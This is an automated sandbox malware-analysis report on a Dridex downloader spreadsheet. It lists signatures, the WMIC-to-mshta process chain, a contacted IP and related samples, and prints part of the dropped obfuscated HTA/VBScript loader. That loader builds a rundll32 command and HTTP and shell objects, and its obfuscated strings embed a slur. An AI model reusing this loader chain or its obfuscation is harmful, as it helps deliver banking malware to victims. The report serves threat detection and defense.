ID: 528517
Sample Name: request-0132311.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:45:33
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report request-0132311.xlsb

Overview


General Information

Sample Name:	request-0132311.xlsb
Analysis ID:	528517
MD5:	1479f6bfc2c4793..
SHA1:	7594bd2fb1fa900..
SHA256:	38e36a6b7bf101f..
Tags:	Dridex xlsx
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Found malicious Excel 4.0 Macro
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 6280 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 6188 cmdline: wmic process call create "mshta C:\ProgramData\vULADISfrveNTj.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 3620 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mshta.exe (PID: 4988 cmdline: mshta C:\ProgramData\vULADISfrveNTj.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\vULADISfrveNTj.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found malicious Excel 4.0 Macro

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI


Hooking and other Techniques for Hiding and Protection:

Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Reme Servi Effec
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop on Insecure Network Communication	Remo Track Witho Authc
Default Accounts	Scripting 4	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 2	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remo Wipe Witho Authc
Domain Accounts	Exploitation for Client Execution 3 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 4	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtai Devic Cloud Backu
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Information Discovery 1 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
136.144.181.174	unknown	Netherlands		20857	TRANSIP-ASAmsterdamtheNetherlandsNL	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528517
Start date:	25.11.2021
Start time:	12:45:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	request-0132311.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior

Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.expl.evad.winXLSB@5/6@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:47:21	API Interceptor	1x Sleep call for process: WMIC.exe modified
12:47:24	API Interceptor	1x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
136.144.181.174	invoice.xlsb	Get hash	malicious	Browse	
	invoice.xlsb	Get hash	malicious	Browse	
	license-08084746.xlsb	Get hash	malicious	Browse	
	license-08084746.xlsb	Get hash	malicious	Browse	
	hunt25640035.xlsb	Get hash	malicious	Browse	
	hunt25640035.xlsb	Get hash	malicious	Browse	
	Sale-8799306.xlsb	Get hash	malicious	Browse	
	03332955311591163552.xlsb	Get hash	malicious	Browse	
	license517502.xlsb	Get hash	malicious	Browse	
	03332955311591163552.xlsb	Get hash	malicious	Browse	
	license517502.xlsb	Get hash	malicious	Browse	
	942830.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	hunting license-25331.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	tax77567960.xlsb	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TRANSIP-ASAmsterdamtheNetherlandsNL	request-0132311.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	invoice.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	invoice.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	license-08084746.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	license-08084746.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunt25640035.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunt25640035.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	Sale-8799306.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	03332955311591163552.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	license517502.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	03332955311591163552.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	license517502.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	942830.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunting license-25331.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\vULADISfrveNTj.rtf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4804
Entropy (8bit):	5.059292049596848
Encrypted:	false

C:\ProgramData\vULADISfrveNTj.rtf	
SSDEEP:	96:FdBjMAD8mQfTZYgZAO1HV9gboHzKJAuA4dEbA:FdBjMK8mMNpZnPgA74dsA
MD5:	3774BB5E5C7846AD84A463FFDEA4D2DC
SHA1:	0A7FAEF6AD785E16555BD4577D6446A10C7E68D7
SHA-256:	6CFC58E1AE811CB8DF59B5E26F85FF4D8C1956C3F64C8AF4929EC4CA6FF03724
SHA-512:	DC6C317D548523109352F838A868905548E539CC6CDFEC565F92B40B3DA6EEE794A4EBBC7E42FF27941AA44530CD28024E375DC66961F6DC97C1966E7CDCF3
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\vULADISfrveNTj.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..Y_j_a_l_Y_w_k_c_G_z = Chr(114+1-1) & "und" & "ll" & "32." & "" & Chr(101+1-1) & Chr(120+1-1) & "e " & "" & "C:\" & "\Pr" & Chr(111+1-1) & "gra" & "mDa" & "ta\" & "qqn" & Chr(105+1-1) & "gge" & Chr(114+1-1) & Chr(46+1-1) & "" & "bi" & "n " & Chr(68+1-1) & "ll" & Chr(82+1-1) & Chr(101+1-1) & "gis" & "" & "ter" & "Ser" & "ver"..Set g_J_u_G_E_n_b_k_q_b_u = CreateObject("M SX" & Chr(77+1-1) & "" & "L2." & "Ser" & Chr(118+1-1) & "er" & "" & "XML" & "HT" & "" & "TP" & ".6." & Chr(48+1-1))....Y_a_l_U_C_F_c_R_W = "" & Chr(87+1-1) & Ch r(115+1-1) & "cr" & "ip" & "" & Chr(116+1-1) & Chr(46+1-1) & Chr(83+1-1) & "" & "" & "hel" & "" & Chr(108+1-1)..Set l_A_o_J_e_o_G_Y_F_p_O_E_f = CreateObject(Y_a _l_U_C_F_c_R_W)..v_G_M_X_r_X_x_a = LCase(l_A_o_J_e_o_G_Y_F_p

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\DE7D65F3-0B6C-4254-99C5-DE6FA9EA184E	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140163
Entropy (8bit):	5.35816822090864
Encrypted:	false
SSDEEP:	1536:tcQIfgxrBdA3gBwtnQ9DQW+zCb4Ff7nXbovidXiE6LWmE9:3uQ9DQW+zJXfH
MD5:	07409DFAC5671F0716042B4F6AD0E465
SHA1:	5C3A8B1CA34370D50D2311EAF5336B01A538B94A
SHA-256:	AD272185462BDC7E3DF06D6B8FF7CBB549E37DF725911F38CC9310A66CC87E7C
SHA-512:	CAE40AA3C29A765D25D580B68487E7C188750A58197D4F1CD3767D3C1D99292A2A7A6E7262801A3836601BBFDA01C60C758B9C81B3EF33705C93C49D3E043BA
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-11-25T11:46:28">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3DD64742.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 284 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2295
Entropy (8bit):	7.858135112374714
Encrypted:	false
SSDEEP:	48:i5s85s+Q/U3ePlmmGUzUr52d2VPmRatEBSNHeUD4OCRdDJAq5s85s85sf:hr+n3dMzUr5zVOEeBseUdo6rrf
MD5:	6ADAECE7AB0ED8730E76534572A1A658
SHA1:	8AC129DA4A48859EF0D28C7B1AC9662069CCDBF5
SHA-256:	4569E40F2046D8D63AAC30331F8D407EA2AB664EA9EF3A270CB7BD99C9749BD0
SHA-512:	7607D0ACE96C520B59313DF7BB179FF8720B511AA0ED45CF177333C6B89B428C25C4F9CD9F481C9F5C55F81B90D6DE06C531893BCC4889F254A29B23F31A445
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....:.....q(....IDATx...{PSW...o.$.(AT".Hx.....n.>+..G\w...v\..ci}..ujuk;vfu.....H).X.HQ@...$<..K....$..;....D;;...3..srr..s.A.w.t.B..?.....BE.g.*B8.P.....(T.pF.".3 ..!.Q...BE.g.*B8.P.....(T.pF.".3..!.Q...BE.g.*B8.P.....\.....g...z.....2....j.X*....V....b...M}.0.....08q...-o].*.....gv.....yp.....@...RQ.H,.....P....fu../.....w.W.....".c7...d.{W{.. ..a.Z3`..M...Z.....].VG.L.u..r....if.I8a..\...U'R.-;t !~.....q...T.Y.....p.T...Y[t...1Be..9....1A.....Db1.....\.x.._D.$..\.RWww..=..u...?l;....6.....%.sd..R.OhH.....xy...q...{..&..Sf...s= [3\.....b....Y..F...7.....r.3T..l{.I./.....@..7!..E.I"Q..B....M....'.9..83>..".h.T..PS.t.J.V..[.:.....[.....p..;0 i....I...<.t.g..q.r.3...}#..l{c.D.w`@.%.....qY.L_....Ty...fo.....,0p.....5.;.. 0..)3...>.....z...3..7|.....n....i...;.`..a5].V.2v...Tj.....n...&DE..;.@.....3X[.h..c..e...l...kgU.I..Q.R....Fv.....8..--M.....V.D.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\79B7EA5B.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 224 x 317, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	47905
Entropy (8bit):	7.975097307731708
Encrypted:	false
SSDEEP:	768:oPiBEX9M11Q3TUZg7EZ52/ViBN3SH8WsqnxyZI1FLyGuH32MRbYgB1ZQ0ZoKABAG:oPrX6Q3cWViBN3yKqxyeHw3vRMgF3oK+
MD5:	3773A459C89CC2480156FE604D3C5A5D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\79B7EA5B.png	
SHA1:	3E2C5867A9670C6FDF65C156FDF6DE7F0A43A018
SHA-256:	96E1EF7E454640575D72ED2B6C16843E44AEDF3BB6C47513DF78E4679CF4881F
SHA-512:	82383A4DF8ADF2A8521214993112D238BB72792BDB078B0BFE6CDD5CE16F5CA5305BB4ED162F0F0749C3A5EAB5CB929BD1E4B50360A02F13A58593514FAA51E7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....=.....n....JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]......l..l.]=...s.....{g...l.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\Desktop\~$request-0132311.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F53627
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
